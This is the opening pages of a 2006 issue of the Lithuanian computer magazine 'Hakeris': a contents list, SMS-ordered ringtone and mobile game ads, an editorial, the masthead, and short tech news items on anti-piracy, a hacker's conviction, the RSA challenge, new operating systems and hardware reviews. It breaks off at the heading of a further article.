

Nr. 1 (32) /2006

Negrįžtamas informacijos pašalinimas

[hardware] Samsung HD300LD & HM100JC

[software] Shredders, Wipers, Cleaners & Erasers

Maršrutiniai nukrypimai

[scena] Skaitmeninio amžiaus simboliai

[implant] Nemirtingumo technologija

[hack] Orinis atmetimas

Stambus pirkinys

Plepus asilas

Sisteminis maskaradas

[unixoid] Analizuojame tinklo kraują

Pažink savo OS

Nulinio žiedo užgrobimas

LINUX branduolio šturmas

prenumeratos kaina:
su CD 5,99 Lt
be CD 3,99 Lt

Kaina 9,99 Lt
Nr. 1 (32) '06



ISSN 1648-6862

SUKURK SAVO NUOTAIKĄ!

one
extremely mobile

TOP ŽAIDIMAS

PARSISIŲSK! KODAS 181749622

AGE of EMPIRES II MOBILE

Svajoji apie kovas ir pergales? Šiame legendiniame žaidime gali užkariauti miestus, ginti pilis, dalyvauti riterių išvykose ir žingsnis po žingsnio statyti nuosavą didžiąją imperiją!

NOKIA 2650, 3100, 3200, 3220, 3300, 5100, 5140, 5140i, 6020, 6021, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7610 **SONY ERICSSON** K300i

UŽSAKYK VOKALINĘ MELODIJĄ!

CRAZY FROG: AXEL F 165229622

Teveli, pakelk ragelį!	181629622
Motociklo garsas: Brum brum	145379622
Tele2: Mergaitės 2 NAUJA!	185169622
James Brown: I Feel Good	120239622
Policijos patrulis: 7-tas kviečia Centrą	143339622
Jurga: Nebijok NAUJA!	184559622
Dainelė: Trjam trjam	145029622
Skambina žmona: Brangusis, pakelk ragelį!	132229622

ŽAIDIMAI

Kodas: 186789622

KING KONG — THE OFFICIAL MOBILE GAME OF THE MOVIE

Žaidimas tiksliai pakartoja žinomo filmo siužetą. Stebina grafika, garsas ir veikėjų judesiai! Kartu su grėsmingu, bet kartu ir

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6100, 6230, 6230i, 6260, 6610, 7210, 7250, 7260, 7610 **SONY ERICSSON** T610, T630

Kodas: 186849622

ASPHALT 2 — NAUJAS ŽAIDIMAS!

Gražuolės prie finišo linijos jau laukia tavo pergalės! Jeigu tavo elgesys pritrauks policininkų dėmesį, sulauksi nemalonumų!

NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6100, 6230, 6230i, 6260, 6610, 6800, 7210, 7250, 7260, 7610 **SONY ERICSSON** T610, T630

Kodas: 78619622

DEXTER'S LABORATORY SECURITY ALERT!

Mandarksas nusprendė pasisavinti Deksterio garbę ir užgrobė jo laboratoriją. Reikia paskubėti – įrankose yra vertingi išradimai!

NOKIA 2650, 3100, 3200, 3510i, 5100, 5140, 6020, 6030, 6100, 6230, 6260, 6610, 6800, 7210, 7250, 7260, 7610 **SONY ERICSSON** K300

KAD GAUTUMĖTE ŽAIDIMĄ — 10 Lt

Įsitikinkite, kad įjungta **GPRS** paslauga. Netinka EŽIO, PILDYK ir MAŽYLIO vartotojams. Žinutę su kodu nusiųskite į numerį **1344**. Jei dėl kokių nors priežasčių nepavyktų žaidimą atsisiųsti iš pirmojo karto, nuoroda bus išsaugota jūsų telefone.

SPALVOTI ATVIRUKAI

SVENTES...

71069622	182679622	175219622	115469622	135839622	65539622	135689622
	135639622	135589622	130469622	130319622	72429622	185539622

KAD GAUTUMĖTE SPALVOTĄ ATVIRUKĄ — 3 Lt

Įsitikinkite, kad įjungta ir veikia telefono **GPRS** paslauga. Ši paslauga netinka EŽIO, PILDYK ir MAŽYLIO vartotojams.
Žinutę su spalvoto atviruko kodu nusiųskite į numerį **1323**. Gaukite žinutę su nuoroda, iš kurios atsidarykite spalvotą atviruką.
NOKIA 2650, 3100, 3200, 3220, 3300, 3510i, 5100, 5140, 6020, 6021, 6030, 6100, 6170, 6230, 6260, 6600, 6610, 6610i, 6800, 7210, 7250, 7250i, 7260, 7270, 7610, 7650
SIEMENS A60, A65, A75, AX75, C60, CF75, M55, MC60, C65, S55, SL55, SL65 **SONY ERICSSON** J300i, K300i, K700i, T610, T630, W800
SAMSUNG C200, C210, C230, D500, X120, X140, X200, X450, X460, X480, X600, X620, X640, E300, E330, E630, E700, E710, E730, E760, E800, E820, P510

SIURPRIZAS!

KIEKVIENĄ KARTĄ NAUJAS!

3809622	LOGOTIPAS SIURPRIZAS
3829622	ATVIRUKAS SIURPRIZAS
3819622	MONOMELODIJA SIURPRIZAS

VALYMO PRIEMONĖ TELEFONO EKRANUI!

Nusiųsk kodą **63009622** į numerį **1322**
Tu gausi **TUŠČIĄ LOGOTIPĄ**
Dėmesio! Tik **NOKIA** telefonams
Kaina 1,95 Lt

LOGOTIPAI

185849622	185619622	183339622	1209622
10229622	185889622	183309622	175859622
126549622	116789622	107749622	105429622
102239622	170739622	58259622	40319622
5329622	2559622	1339622	779622

ATVIRUKAI

186319622	186279622	186269622
186239622	186169622	183759622
183659622	180689622	177229622
131149622	131429622	131439622
182559622	108639622	105179622
103639622	87859622	77649622
75679622	135349622	160709622

SIUNTINUKAS DRAUGUI

1. Išsirink paslaugą (išskyrus logotipus). Po kodo palik tarpą ir įrašyk draugo telefono numerį (pvz., 1709622 XXXXXXXX).
2. Perskaityk pasirinktos paslaugos instrukciją. Įsitikink, ar ji tinka draugo telefonui.

KAD GAUTUMĖTE LOGOTIPĄ AR ATVIRUKĄ — 1,95 Lt

Žinutę su kodu nusiųskite į mūsų numerį **1322**. **SIEMENS** telefonams prie kdo pridėkite raidę **S** (pvz., 3689622s).
NOKIA 1100, 2100, 2600, 3210, 3310, 3410, 3330, 3510, 5210, 5110 (tik logotipai), 5510, 6020, 6021, 6030, 6210, 6310, 6310i, 6510, 7110 (tik logotipai), 7270, 7280 (tik atvirukai), 7610, 8210, 8310, 8810, 8850, 8890. **SIEMENS** A55, A65, A75, AX75, C55, C60, C65, CX75, CXV70, M55, M75, S55, SL55. **SAMSUNG** C100, C200, C210, C230 (tik logotipai), E720 (tik atvirukai), X120, X450, X480, P730 **SONY ERICSSON** Tik atvirukai: J300i, K300i, K700i, W800

KAD GAUTUMĖTE VOKALINĘ MELODIJĄ — 5 Lt

Įsitikinkite, kad telefone įjungta GPRS paslauga. Ši paslauga galima **Omnitel**, **Bitės GSM** ir **Tele2** klientams, išskyrus EŽIO, PILDYK ir MAŽYLIO vartotojus.
Nusiųskite žinutę su vokalines melodijos kodu į numerį **1318**.
SAMSUNG C100, C200, C210, C230, D500, X100, X120, X140, X200, X450, X460, X480, X600, X640, E300, E530, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730 **NOKIA** 3200, 3220, 5140, 6020, 6021, 6170, 6230, 6260, 7260, 7270, 7280, 7610 **SIEMENS** C65, SL65 **SONY ERICSSON** K700i, W800

TOP MELODIJOS

JINGLE BELLS
Monomelodija 10329622 Polifoninė 10329622p

TOP MELODIJOS	MONO	POLY
Andrius: Nesek sau rožės prie kasų	181609622	181609622p
t.A.T.u.: All About Us	181549622	181549622p
Andrius: Mes vyrai	176279622	176279622p
Crazy Frog: Dallas NAUJA!	186739622	186739622p
Kardiofonas: Kalėdų eglutė	130719622	130719622p
Iš k.f. „Krikštatėvis"	121739622	121739622p
HIM: Wings of a butterfly NAUJA!	188639622	188639622p
Vilija: Tu kvailys	181659622	181659622p
Crazy Frog: Axel F	165259622	165259622p
Sergey Shnurov: iš filmo "Bumeris"	64009622	64009622p
Raketa: Į klubą	176669622	176669622p
Benny Benassi: Illusion	101169622	101169622p
Bomfunk MC's: Freestyler	3689622	3689622p
Žilvinas Žvagulis: Faina	151279622	151279622p
Crazy Frog: Popcorn NAUJA!	186419622	186419622p
Santa Claus Is Coming To Town	34089622	34089622p
Gorillaz: Feel Good Inc.	167549622	167549622p
Linkin Park: Numb	65149622	65149622p
Geltona: Mariana	184039622	184039622p
X-mode: Animals	156729622	156729622p
Amberlife: Another Day	154589622	154589622p
Jay-Z & Linkin Park: Numb/Encore	146849622	146849622p
Iš k.f. „Haris Poteris"	146719622	146719622p
Žilvinas Žvagulis: Itališka dainelė	145009622	145009622p
Jurga: Nebijok NAUJA!	186389622	186389622p
Bomfunk MC's: Hypnotic	141139622	141139622p
Rammstein: Ohne Dich	141129622	141129622p
Mino ir Vilija: Vivo Per Lei NAUJA!	181639622	181639622p
Dragon Ball Z: Cha La Head Cha La	141019622	141019622p
U2: Vertigo	140839622	140839622p
Green Day: Boulevard Of Broken Dreams	140809622	140809622p
Rammstein: Benzin	184229622	184229622p
Louis Armstrong: What a Wonderful World	136589622	136589622p
A-HA: Take On Me	10759622	10759622p
Black Eyed Peas: Where Is The Love	68169622	68169622p

KAD GAUTUMĖTE POLIFONINĘ MELODIJĄ — 3 Lt

Įsitikinkite, kad telefone įjungta GPRS. Netinka EŽIO, PILDYK ir MAŽYLIO vartotojams.
Žinutę su kodu (pvz., 3689622p) siųskite į numerį **1323**.
NOKIA 2650, 3100, 3200, 3220, 3300, 3510, 3510i, 3650, 5100, 5140, 6020, 6021, 6030, 6100, 6170, 6230, 6260, 6600, 6610, 6610i, 6800, 7210, 7250, 7250i, 7260, 7270, 7280, 7610, 7650 **SIEMENS** A60, A65, AX75, C60, C55, C65, C75, CX65, CX75, CFX65, CF75, CXV70, M55, M65, M75, MC60, S55, SL55, SL65, S65 **SAMSUNG** C100, C110, C200, C210, C230, D500, X100, X120, X140, X200, X450, X460, X480, X600, X640, E300, E330, E600, E630, E700, E710, E720, E730, E760, E800, E820, P510, P730 **SONY ERICSSON** J300i, K300i, K700i, T610, T630, W800

KAD GAUTUMĖTE MONOMELODIJĄ — 1,95 Lt

Žinutę su kodu siųskite į numerį **1322**.
SIEMENS telefonams prie kodo pridėkite raidę **S** (pvz., 3689622s).
NOKIA 1100, 2100, 3210, 3310, 3410, 3330, 5210, 5510, 6210, 6310, 6310i, 6510, 7110, 8210, 8310, 8810, 8850, 8890. **SAMSUNG** R200c, R210s. **SIEMENS** A50, A52, C45, S45, ME45, M50, MT50.

KAIP AKTYVUOTI GPRS?

Norėdami užsisakyti GPRS paskambinkite savo operatoriui: **1566 - Omnitel**, **1501 - Bitė GSM**, **117 - Tele2**. Kad gautumėte **NOKIA** (išskyrus 3220, 5140, 6020, 6021, 6230, 7260, 7270, 7280) arba **SAMSUNG** (išskyrus C100, C110, E720, E730, D500, X620) nustatymus, nusiųskite **8888** į numerį **1322** (kaina 1,95 Lt).

Visi eina į priekį. Tik kol kai kurios grupuotės kuria naują programinę įrangą, kiti sukonstruoja tokią techninę įrangą, jog atsiranda darbo ir tretiesiems – specialių palaikymo ir suderinamumo programų kūrimas. Ir kam visa tai? Kažkas pasakytų, jog tikslas – palengvinta mūsų kasdienybė. Viską gi gali padaryti kompiuterinės technologijos! Tačiau ar kas nors jaučia jų indėlį? Kalbu ne apie kelio temperatūros informaciją kompiuterizuotoje iškaboje virš autostrados ir ne apie sinchroniškai veikiančius šviesoforus. Kalbu apie tai, kas „kvepia" technologijomis.

Puikus pavyzdys — viena kompanija, kuri sukūrė keletą itin įdomių prietaisų. Drabužių valymo įrenginys, kuriame vietoj vandens ir skalbimo priemonių naudojami neigiami jonai, suspaustas oras ir dezodorantas. Arba pažiūrėkime, ką gi mums gero gali duoti nešiojamas sulankstomas ir pagal reikiamą tūrį pritaikomas šaldytuvas! O kiek juoko gali sukelti „siurbiantys" batai, kuriais apsiavus grindis galima išvalyti tiesiog vaikštinėjant po kambarį. Ir kam gi reikalingi tokie įmantrūs niekučiai? Parodyti, jog technologijos žengia į priekį. Ir pasėti naują grūdą, iš kurio išaugs programinės įrangos šiems prietaisams kūrėjai.

Ir kol vieni bando pasiūlyti ką nors įmantresnio, kiti raško to paties medžio vaisius siūlydami savus „pataisymus" ar suderinamumo bei išskirtinių savybių suteikimus. Ar tai vagystė? Turbūt ne – juk, kaip ir minėjau, visi žengia į priekį. Galbūt išskyrus keletą nuolat lūžinėjančių operacinių sistemų...

JokeR





Žurnalas „HAKERIS“
ISSN 1648-6862

Jonavos g. 254a, LT-44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt

Vyr. redaktorius
Arnaldas Augutis

Atsakingasis redaktorius
Artūras Rumiancevas

Dizaineris–maketuotojas
Andrius Raižys

Stilistė
Laura Barzdaitienė

REDAKCIJA:
Žydrūnas Kliševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Jurgita Martikaitienė,
Erikas Ovčarenko,
Ričardas Jaščemskas,
Teresė Štuopytė.

LEIDĖJAS:
UAB „InDiza“
Draugystės g. 15,
51226 Kaunas, LT
Tel.: +370 37 763 203
Faks.: +370 37 764 995

SPAUDĖ:
AB spaustuvė „Spindulys“
Gedimino g. 10,
LT-44318 Kaunas
Užs. Nr. 6.1
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc.“

news


software

scena

implant

hacking

unixoid





PANACĖJA NUO PIRATŲ

Ar yra panacėja nuo piratavimo? Daugelis mano, kad ne. Tačiau korporacija „Sony" šiek tiek kitos nuomonės. Lapkričio pradžioje IT gigantas užpatentavo naują technologiją, kuri galėtų atbaidyti lengvų pinigų medžiotojus. Tačiau tuo pačiu ji padarys neįmanomu paprasčiausią apsikeitimą diskais tarp vartotojų. Apsaugos esmė — į CD įdiegti specialų kodą, kuris po vienkartinio nuskaitymo į konsolės atmintį yra sunaikinamas, todėl kituose grotuvuose toks diskas daugiau nepasileis. „Sony" planuoja šią naująją technologiją įdiegti į ateityje išleisiamą *PlayStation 3*. Kompaniją galima suprasti, tačiau jau dabar šis sprendimas sukėlė pasipiktinimų audrą, pagrinde tarp PS2 gerbėjų. Iš tiesų, įsivaizduok tokią situaciją: tu prašai pardavėjo patikrinti žaidimą, grįžti namo, o jis pas tave neveikia. Arba dėl to sudega pats tavo žaidimų kompiuteris. Tu nusiperki naują, tačiau apie diską gali pamiršti. Specialistai mano, kad jeigu „Sony" ir toliau ieškos būdų, kaip „apsunkinti žaidėjų gyvenimą", tai ji praras daugelį pirkėjų. Gali būti, kad ši apsauga taip pat bus naudojama *Blu-ray* formato diskų su filmais gamyboje.



DENIS PRIPAŽINTAS KALTU

Kalbame apie britų hakerį Danielį Katbergą, kuris žymus savo pagalbos cunamio aukoms elektroninio fondo nulaužimu. Vaikinas dirbo IT kompanijoje „Corsaire", kur užsiiminėjo kompiuterių saugumu ir turėjo priėjimą prie vertingų informacinių resursų. Nepaisant areštų ir kaltinimų, kompanijos vadovybė mano, kad hakeris nusipelno pasitikėjimo, o šis incidentas — viso labo paprasčiausias nesusipratimas. Pats Danielis savo poelgį paaiškino taip: jis iš pradžių pats nusprendė padėti fondui ir į jo sąskaitą pervedė pinigų, tačiau po to įtarė, kad tapo sukčių auka. Geriausias būdas patikrinti svetainės autentiškumą — pasirausti šakniniame kataloge, ką jis, tiesą sakant, ir padarė. Tačiau adminai jį susekė ir perdavė valdžios organams. Hakeris buvo teisiamas ir pripažintas kaltu. Kol kas nėra žinoma, koks bus nuosprendis, tačiau, įvertinus tai, jog areštas — pirmasis, ir geras rekomendacijas, galima manyti, kad jis gaus baudą ir laisvės atėmimą lygtinai.



APDOVANOJIMAI UŽ RAKTŲ NULAUŽIMĄ




„RSA Security" — tai kompanija, kuri ne tik nepersekioja ją bandančių nulaužti hakerių, bet net jiems už tai moka. Prieš kurį laiką ji išpublikavo didėjančio ilgio raktų grandinę ir pasiūlė apdovanojimą tiems, kas sugebės juos nulaužti. Kuo ilgesnis grandinėje pateiktas raktas, tuo brangiau jis kainuoja. Paskutinio skaičiaus ilgis — 2048 bitai, jis įvertintas 200 tūkstančių dolerių. Pačiais aktyviausiais estafetės dalyviais tapo kriptoanalitikų grupė iš Bonos, jie šių metų gegužę dekodavo 200 ženklų skaičių, o lapkritį — 193-jų. Tam buvo panaudota *80 Opteron 2,2 GHz* procesorių. Į kompiuteristų iš Bonos pergales RSA žiūri skeptiškai. Vaikinams prireikė keleto mėnesių tam, kad įveiktų toli gražu ne pačius sudėtingiausius raktus. Tokiais tempais dekoduoti pagrindinį raktą prireiks dešimtmečių. Beje, įdarbintą kompiuterinę galią vargu ar galima pavadinti gigantiška. Šiuo metu pasaulyje veikiantys superkompiuteriai kur kas greitesni už tokį klasterį, tačiau jie dirba su kitomis užduotimis. Jeigu būtų galima juos įdarbinti arba panaudoti padorų vartotojiškų mašinų tinklą, tai reikalai į priekį judėtų kur kas greičiau.

BALTARUSIJOJE KURIAMI ALTERNATYVŪS „WINDOWS"

Baltarusijos respublika metė iššūkį galingajai „Microsoft". Beje, ji tai padarė toje srityje, kurioje programinės įrangos monstras ypatingai stiprus. Sensacingą naujieną apie tai, kad Baltarusijos programuotojai pradėjo nuosavos operacinės sistemos kūrimą atvirų išeities tekstų pagrindu, dar prieš du metus Ženevoje vykusioje IT konferencijoje pranešė pats šalies prezidentas Aleksandras Lukašenka. Tiesa, tuomet tai labiau priminė į svarstymus. Aleksandras aiškino, kodėl jų gyventojams tenka pažeidinėti intelektualias teises ir pirkti piratinę įrangą, kiek jų atlyginimai neatitinka programinės įrangos kainų. Alternatyvių langinių kūrimas savo jėgomis galėtų būti problemos sprendimas. Europos Sąjunga Lukašenką palaikė, tačiau programuotojai tik dabar pradėjo aktyviai dirbti. Jie ruošė prašymą projekto finansavimui, kuris šiuo metu jau turėtų būti išsiųstas Europos Sąjungai. Tikimasi, kad baltarusiška sistema bus suderinama su *Windows* programomis ir bus (jeigu bus) pardavinėjama po 15 dolerių. Apie jos vertingumą, kaip ir apie išleidimo laiką, kol kas šnekėti dar anksti, nes sistema šiuo metu yra ankstyvojoje kūrimo stadijoje. Vis dėlto pagirtina tai, kad žmonės savomis jėgomis stengiasi kovoti su „Microsoft" monopolija. Kas iš to išeis, mes sužinosime po keleto metų. Arba kelių dešimtmečių.

„GOOGLE“ ĮDIEGINĖJA NAUJĄ HOSTINGO SERVISĄ

Praėjusių metų lapkričio 15 dieną *Google* paleido naują servisą *Google Base*. Tai nemokamas praktiškai neribotos apimties bylų hostingas su patogiais rūšiavimo ir paieškos įrankiais. Antrasis panaudojimo variantas — geras šaltinis, jei nori pasidalinti savo informacija ir bylomis su kitais vartotojais. Galima netgi kurti blogus arba kabinti reklaminius skelbimus. Jau dabar specialistai nuspėja konkuravimą su tokiais portalais, kaip *eBay*, kurie specializuojasi komercinių skelbimų kabinime. Vis dėlto *Google* direktorius Markas Leibovicas patikino, kad jie neturi tikslo konkuruoti su tokiomis svetainėmis, vietoje to jie paprasčiausiai padeda žmonėms savo draugams, pažįstamiems arba tiesiog kitiems vartotojams pateikti tam tikrą informaciją, kuri dažniausiai yra nekomercinio turinio. Kol kas *Google Base* yra beta testavimo stadijoje, o tu turi galimybę tapti vienu pirmųjų serviso vartotoju, tam reikia užsiregistruoti adresu *http://base.google.com*.



„MICROSOFT“ PALAIMINTAS PARDAVIMAS IŠ ANTRŲ RANKŲ

Labai daug ką nustebino nesenai paskelbtas „Microsoft“ sprendimas. Bilis, kuris visada buvo licencijų ir kokybiškos techninės pagalbos šalininkas, palaimino britų perpardavinėtojus. Langinių partijos dėžutėse pateikiamos pardavimui pagrinde iš bankrutavusių firmų ir parduodamos su 20-50% nuolaida. Anksčiau tai buvo laikoma neteisėta ir prilyginama piratavimui. Dabar visose *second hand* parduotuvėse kabo „Microsoft“ iškaba: „palaiminta Geitso“. Ar kažkas panašaus. Pasirodo, kad programinės įrangos milžinė tai planavo dar prieš pusantrų metų. Firmos „Basilica“ programinės įrangos licencijavimo vadybininkas Krisas Lamas tokią situaciją pakomentavo taip: „Tai iš tiesų grėsmė mums, kadangi mes orientuojamės į pilną paslaugų spektro pateikimą savo užsakovams. Aš nežinau, kokias kainas siūlo šie vaikinai, tačiau jeigu bus galima įsigyti lygiai tokias pat licencijas už trečdalį kainos, pasekmės bus katastrofiškos“.

„MICROSOFT KURIA“ NAUJĄ APSAUGOTĄ OS

Kodinis projekto pavadinimas — *Singularity*. Naujoji sistema neturi jokio ryšio su *Windows* ir bus pagrįsta visiškai naujomis technologijomis. Ją kuria atskira 35 programuotojų komanda, o pagrindinis kriterijus yra patikimumas. Dabar programuotojai baiginėja sistemos branduolį, kurį sudaro 300 tūkstančių C# kodo eilučių, bei šlifuoja naująją technologiją *Software Isolated Processes* (SIP), kuri leidžia procesus vykdyti izoliuotuose „konteineriuose“.

Toks požiūris leidžia geriau ir greičiau patikrinti visų komponentų veikimą — pakanka kreiptis į tą SIP, kuriame jis paleistas. *Kol kas nežinoma, kaip bus pozicionuojama naujoji* „Microsoft OS“. Greičiausiai *Singularity* taps alternatyviu sprendimu rimtoms firmoms, kurios rūpinasi savo saugumu, ir bus naudojama finansų sferoje arba ten, kur saugojama „visiškai slaptai“ kategorijai priskiriama informacija.

KINGSTON DATATRAVELER 512 MB USB 2.0 FLASH DRIVE

Vadinkite juos kaip tik norite – nešiojamais duomenų kaupikliais, duomenų laikmenomis arba USB „raktais“ bei atmintinėmis – tai neturi jokios įtakos bendram šių prietaisų skverbimuisi į mūsų gyvenimą. Kiekvienas kompiuterio vartotojas susiduria su problemomis, kai reikia persinešti arba atvirkščiai — parsinešti tam tikrus duomenis iš vieno kompiuterio į kitą. Tokiais atvejais CD bei DVD diskus labai dažnai pakeičia itin populiarios laikmenos mažiems informacijos kiekiams. „Kingston“ pristato naująjį *U3 Data Traveler USB Smart Drive* laikmeną, kuri keičia mūsų požiūrį į iš pirmo žvilgsnio nekaltus prietaisus. Ypatingas šio prietaiso bruožas — jis leidžia savyje, t.y. nešiojamoje laikmenoje, įdiegti programinę įrangą, kuri puikiai veikia su bet kokia darbo stotimi. Norite turėti patį mažiausią kompiuterį? Prašom — „Kingston“ yra per žingsnį nuo to. Į šią laikmeną įdiegėme pačias svarbiausias programas ir pabandėme jo funkcionalumą prie skirtingų kompiuterių – visur gavome puikų veiksmingumo rezultatą. „Kingston“ turbūt ne be reikalo šiam produktui suteikia 5 metų garantiją. Be to, ši kompanija siūlo ir platų programinės įrangos pasirinkimą šios laikmenos rėmimo interneto svetainėje www.u3.com. Mūsų džiaugsmui nėra ribų – veikia tiek kompiuteriniai žaidimai, tiek nuotraukų redagavimo bei komunikavimo internetu programos. Kas tai? Įprasta USB laikmena? Spėjame, kad tikrai kur kas daugiau už tai, kas slepiasi po „USB laikmenos“ vardu. Tiksliau, kas slėpėsi po šiuo vardu, nes „Kingston“ padarė perversmą.



Specifikacijos:

- Talpa: 512 MB
- Greitis: vidutiniškai 20x
- Įrašymo greitis: 3 MB/s
- Nuskaitymo greitis: 6 MB/s
- Jungtis: USB 2.0

IŠDIDUS ŽODIS „MODEMAS“

Lokalūs tinklai ir kitos komunikacijų naujovės — tai, be jokios abejonės, labai gerai, tačiau neverta raukytis išgirdus žodį „modemas“. Ypač jeigu tai ne paprastas, o kompanijos „Acorp“ sukurtas ADSL modemas. Šiandien ji mums pristato dvi savo naujoves: antros kartos modemus *Sprinter@ADSL LAN120* ir *Sprinter@ADSL LAN420*. Prierašas apie naująją kartą reiškia labai malonų dalyką: šie modemai suderinami su ADSL2 ir ADSL2+ technologijomis pagrįstu ryšiu, prie kurių jau senai po truputį pereina dabartiniai tiekėjai. Tai reiškia, kad jie gali priimti duomenis 24 Mbit/s greičiu. Modelis *Sprinter@ADSL LAN120* skirtas naudoti namie arba nedideliame biure. Dėl įmontuotos *Fast Ethernet* sąsajos ir realizuoto maršrutizatoriaus funkcionalumo jį galima prijungti prie lokalaus tinklo ir užtikrinti ADSL kanalo pateikimą keliems vartotojams vienu metu. Modemas *Sprinter@ADSL LAN420* turi keturių lizdų *Fast Ethernet* komutatorių ir realizuotą maršrutizatoriaus funkcionalumą, kas leidžia vartotojui išvengti būtinybės įsigyti atskirą *Ethernet* komutatorių.



NESISTOJAM NUO SOFOS

Tikriausiai vaikystėje visi girdėjo apie stebuklingą burtų lazdelę, kuri savo šeimininkui duoda labai daug visko. O po to mes augome ir supratome, kad jokios lazdelės nėra. Nusivylimas buvo klaikus. Kompanija „Logitech“ užsimanė sušvelninti šiuos nekokius vaikystės įspūdžius, išleisdama nuotolinio valdymo pultą *Harmony Advanced Universal Remote Control*. Dabar galima pamiršti krūvą nuotolinio valdymo pultelių, kiekvienas kurių gali valdyti tik vieną buitinį įrenginį. Šis *Logitech* pultas yra universalus — su juo galima valdyti praktiškai bet kokį namų elektroninį įrenginį: kompiuterį, televizorių, namų kino teatrą, *X-Box*... Beje, tai galima daryti ne iš eilės, o vienu metu, kadangi nedideliame SK ekrane galima išsirinkti reikiamą įrenginį. Internete pateikiama kompanijos duomenų bazė saugo informaciją apie daugybę įrenginių ir jų valdymo nustatymus. Mes juos tiesiog parsisiunčiam, per USB jungtį perkeliame į pultą — ir vualia! Kadangi televizorių valdyti gali bet kuris žmogus, o kompiuterį — ne, kompanija *Logitech* numatė darbo su pultu patogumą ir lengvumą — specialus vedlys padės viską išsiaiškinti net ir nepatyrusiam vartotojui.



GOOD BYE IPOD!

Daugelis populiarių daiktų be milijonų gerbėjų būtinai turi ir žiaurių priešininkų. Beje, bloga linkinčių kiekis ir jų poelgių ekscentriškumas tiesiogiai proporcingi įrenginio paplitimui. Nekenčiantieji *iPod* grotuvo nesenai sukūrė svetainę *smashmyipod.com*, kurios tikslas buvo surinkti 400 dolerių naujo *iPod* įsigijimui, po ko nukeliauti į firminę *Apple* parduotuvę ir, nesitraukiant nuo kasos, į šipulius sudaužyti naująjį pirkinį tiesiog nustebusių pardavėjų ir pirkėjų akyse. Iš karto po svetainės sukūrimo autorių adresu pasipylė tūkstančiai rūsčių laiškų ir grasinimų nuo obuolių mėgėjų, tačiau žmonių, kurie norėjo paremti visą šį reikalą taip pat buvo pakankamai, todėl reikiama suma buvo surinkta per ganėtinai trumpą laiką. Kaip bebūtų keista, autoriai nepriglaudė surinktų pinigų, o po kelių dienų, kaip ir žadėjo, su ypatingu cinizmu sąžiningai įvykdė kas buvo suplanuota. Tuo pačiu visas egzekucijos procesas buvo nufilmuotas ir pateiktas nuosavoje svetainėje, iš kur jį buvo galima laisvai parsisiųsti. Šiuo metu šį įrašą jau siuntėsi daugiau nei 250000 kartų. Be abejo, svetainės kūrėjai nesiruošia sustoti ties šiais pasiekimais, todėl jau pradėti trys analogiški projektai, nukreipti prieš naujos kartos žaidimų konsoles (*Xbox 360*, *PlayStation 3* ir *Nintendo Revolution*). Beje, šiuo metu mirties nuosprendis turėtų būti įvykdytas ir „Microsoft“ žaidimų priedui (reikami 430 dolerių jau surinkti).




HAKERIAI FINANSŲ BIRŽOJE

